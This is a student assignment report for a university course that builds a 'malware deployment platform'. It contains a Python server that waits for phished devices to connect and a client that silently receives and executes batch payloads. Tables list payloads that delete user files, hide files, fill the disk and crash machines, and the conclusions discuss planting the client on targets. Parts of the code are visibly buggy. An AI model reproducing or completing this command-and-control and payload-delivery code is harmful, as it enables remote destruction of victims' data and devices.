Caleb Millard

CMPT 360 Spring 2023

Assignment 6

Malware Platform

Assignment	Due Date	group(s)	Language	Language	Platform
1	Monday, Jan 23	1 & 2	Java	Delphi	Windows
2	Monday, Feb 6	1 & 2	C#	Visual basic	Windows
3	Monday, Feb 27th	3	Javascript		Windows
4	Monday, March, 13	1 & 4	Java	F#	Linux
5	Monday, March 20	4(i think)	Kotlin		Android
6	Monday, april 10	1	python		Windows
7					

This assignment fulfills the following goals:
Group 1
Title:
Malware concept base and deployment programs

Problem:
Create a sustainable and possibly permanent base server for deployment of malware to phished computers and devices using a variety of malware programs. Along with this create a program that will automatically connect to the server and wait for deployment

Documentation:

```
        print("-------------------------------------------")
        print("1: List all currently connected Devices")
        print("2: Activate the HomeBase Server")
        print("3: Select payload")
        print("4: Load payloads to be referenced and deployed")
        print("5: Deploy payloads to all connected devices")
        print("6: close Homebase Server")
        print("-------------------------------------------")
```

Select options from the list
1 will report all connected devices to the server
2 will activate the server to allow connection from phished clients and devices
3 will list a set of potential payloads to deploy
4 will load and set the payloads making sure they are capable of being deployed
5 will deploy and send all the payloaded programs to the connected devices and then the client will immediately start running those programs on the clients computer
6 closes the server and disconnects clients

After each of these inputs it will prompt further for more specific inquiries about the query

You can deploy upto scripts:

Name	Language	What is Does	Harmful	Status
contain.bat	Batch	Takes all user files and hides them	Harmful	Complete
uncontain.bat	Batch	Takes all the harm done with contain.bat and reverses it	Harmful	Complete
spacefill.bat	Bach	Fill up the users dive with a bunch of very 100mb files, and opens an empty command prompt to hide them	Potentially Harmful	Complete
matrix.bat	Batch	Spams a matrix window of random green text	Not Harmful	Complete
windowspam.bat	Batch	generates a bunch of copies of commonly installed windows applications to crash the computer	Nuissince	Complete
delete.bat	Batch	Deletes all files from desktop, downloads, and documents	SUPER DUPER Harmful	Complete

The client when installed on the targets computer will ask for admin privileges when installing, if given it will immediately open a port to connect to the main server

Pseudo Code:
Open a server

Allow connections from clients,

Present options to the operator of what they should do to continue, repeat prompts until program close

Once the clients are connected and the host selects payload and deploys the programs then they will be installed and written as a separate unrelated file onto all clients computers and run immediately

Imports:

```
import socket
import os
import subprocess
```

Variables used in the program:
Lists connected_clients, all_connections, all_address
Sockets: client, 9898 , s , H, conn
Ints: port(portnumber), filesize(socketsending), selection(UI)
String: Host(IP address), file(original file in string format)
Byte: Data(file in Byte data to be send)
RetAddress: address(to allow sending data)
Optional Programs(written By Jonah Watts) to deploy through this platform:

Name	Language	What is Does	Harmful	Status
contain.bat	Batch	Takes all user files and hides them	Harmful	Complete
uncontain.bat	Batch	Takes all the harm done with contain.bat and reverses it	Harmful	Complete
spacefill.bat	Bach	Fill up the users dive with a bunch of very 100mb files, and opens an empty command prompt to hide them	Potentially Harmful	Complete
matrix.bat	Batch	Spams a matrix window of random green text	Not Harmful	Complete
windowspam.bat	Batch	generates a bunch of copies of commonly installed windows applications to crash the computer	Nuissince	Complete
delete.bat	Batch	Deletes all files from desktop, downloads, and documents	SUPER DUPER Harmful	Complete

Program Start:

```
# Host Installer
# Caleb Millard
# Lab 6 CMPT 360
# Title: malware deployment platform
# Dr. Rick Sutcliffe
# Program 1/2
import socket
import os

H = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s = socket.socket()
connected_clients = []
all_connections = []
all_address = []


# activates the server to listen for phished machines
def activateHomeBase():
    create_socket()
    bind_socket()
    accepting_connections()


# reserves are creates an open socket to be accessed
def create_socket():
    try:
        global host
        global port
        global s
        host = ""
        port = 9898
```

```
        s = socket.socket()

    except socket.error as msg:
        print("Socket creation error: " + str(msg))


# Binding the socket and listening for connections
def bind_socket():
    try:
        global host
        global port
        global s
        print("Binding the Port: " + str(port))

        s.bind((host, port))
        s.listen(5)

    except socket.error as msg:
        print("Socket Binding error" + str(msg) + "\n" + "Retrying...")
        bind_socket()


# closes all current connections on port and socket then closes.
def accepting_connections():
    for c in all_connections:
        c.close()

    del all_connections[:]
    del all_address[:]

    while True:
        try:
            conn, address = s.accept()
            s.setblocking(1)  # prevents timeout

            all_connections.append(conn)
            all_address.append(address)

            print("Connection has been established :" + address[0])
```

```
        except:
            print("Error not connected")


#
# connects to the hosted server
#


def deployPayload(payloadName):
    try:
        file = payloadName
        fileSize = os.path.getsize(payloadName)
        s.send(file.encode())
        s.send(str(fileSize).encode())
        Data = file.read()
        s.sendall(Data)

    except:
        print("payload failed to deploy")


def __main__():
    print("Welcome to the HomeBase of BaseCamp:")
    print("Activate the server to start allowing incoming targets")

    while True:
        print("-------------------------------------------")
        print("1: List all currently connected Devices")
        print("2: Activate the HomeBase Server")
        print("3: Select payload")
        print("4: Load payloads to be referenced and deployed")
        print("5: Deploy payloads to all connected devices")
        print("6: close Homebase Server")
        print("-------------------------------------------")
        selection = input("Enter your selection: ")
        print("you have selected: " + selection)

        if selection == "1":
            print("-------------------------------------------")
```

```
            results = ""
            for i, H in enumerate(all_connections):
                try:
                    H.send(str.encode(" "))
                    H.recv(201480)
                except:
                    del all_connections[i]
                    del all_address[i]
                    print("NO CONNECTIONS")
                    continue
                results = (
                    str(i)
                    + " "
                    + str(all_address[i][0] + " " + str(all_address[i][0]
+ "\n"))
                )
                print("--connected clients--" + "\n" + results)
            print("-----------------------------------------")
        elif selection == "2":
            # activates the homebase server locally, on port 9897
            activateHomeBase()
            print("")
        elif selection == "3":
            # UI for selecting which payload
            print("-----------------------------------------")
            print(
                "1 : space_fill : fill up the targets hard drive with
thousands of files."
            )
            print(" ")
            print(
                "2 : matrix : repeatedly fills the users screen with
matrix like text preventing use of the device."
            )
            print(" ")
            print(
                "3 : windows_crash : targets common windows applications
and duplicates them until the memory is filled and crashes"
            )
            print(" ")
```

```
            print(
                "4 : contain : steals all the files from documents desktop
and downloads"
            )
            print("-----------------------------------------")
            payloadinput = input("Select number for payload: ")
            if payloadinput == "1":
                print("space_fill has been selected")
            elif payloadinput == "2":
                print("matrix has been selected")
            elif payloadinput == "3":
                print("windows_Crash has been selected")
            elif payloadinput == "4":
                print("contain has been selected")
        elif selection == "4":
            # still needs to actually load the files into the application
            print("-----------------------------------------")
            print("loading...")
            contain = "contain.bat"
            spacefill = "spacefill.bat"
            matrix = "matrix.bat"
            crash = "windowspam.bat"
            print("loading Complete")
            print("-----------------------------------------")
        elif selection == "5":
            # deploys the payloads to any connected clients
            if payloadinput == "1":
                deployPayload(spacefill)
                print(" ")
            elif payloadinput == "2":
                deployPayload(matrix)
                print(" ")
            elif payloadinput == "3":
                deployPayload(crash)
                print(" ")
            elif payloadinput == "4":
                deployPayload(contain)
                print(" ")
            else:
                # use default number 1
```

```
                deployPayload(spacefill)
        elif selection == "6":
            s.close()


__main__()
```

Client Side Code:


```
# BaseCamp in the infected computer
# Caleb Millard
# Lab 6 CMPT 360
# Title: malware deployment platform
# Dr. Rick Sutcliffe
# Program 2/2
import socket
import os
import subprocess

# using local IP since we will not be actually infecting anyones computers
IP = "127.0.0.1"
# this could also be changed to an online server with no connections to
your PC


H = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ip = "127.0.0.1"
print(ip)
H.bind((ip, 9898))

H.listen()
client, address = H.accept()

file_name = client.recv(1024).decode()
print(file_name)
fileSize = client.recv(1024).decode()
print(fileSize)
file = open(file_name, "w")
fileBytes = b""
```


```
done = False

while not done:
    data = client.recv(1024)
    if fileBytes[-5:] == b"<END>":
        done = True
    else:
        fileBytes += data


file.write(fileBytes)
file.close()


path = os.path.abspath(file_name)


cpp_cmd = ["cmd", "/c", file_name]
subprocess.run(cpp_cmd, check=True, shell=True)
```

End of required code

Screenshots:

Name	Language	What is Does	Harmful	Status
contain.bat	Batch	Takes all user files and hides them	Harmful	Complete
uncontain.bat	Batch	Takes all the harm done with contain.bat and reverses it	Harmful	Complete
spacefill.bat	Bach	Fill up the users dive with a bunch of very 100mb files, and opens an empty command prompt to hide them	Potentially Harmful	Complete
matrix.bat	Batch	Spams a matrix window of random green text	Not Harmful	Complete
windowspam.bat	Batch	generates a bunch of copies of commonly installed windows applications to crash the computer	Nuissince	Complete
delete.bat	Batch	Deletes all files from desktop, downloads, and documents	SUPER DUPER Harmful	Complete





Conclusions:

Making an effective platform was significantly harder than I planned it to be since this requires many mistakes on the target's computer for it to effectively be planted(next lab I will work on that) . We managed to get a containment from a defender program showing that it recognized our program as a threat. While this was a good experience learning the proof of concept it is also dangerous to test the program even on the server side since you are opening a port with zero protection on your side unless you code that in as well. The program works very similar to most server client systems the key difference is that the server exclusively has control over what is received and sent, the client also when receiving the program will not be aware of it receiving and running in the initial stages of the program since using batch files you are able to run a

subprocess of the command line using python. One fault of the program is that we need to be able to have the python script run on all devices even those without python so we will find a way to package and send it to other devices.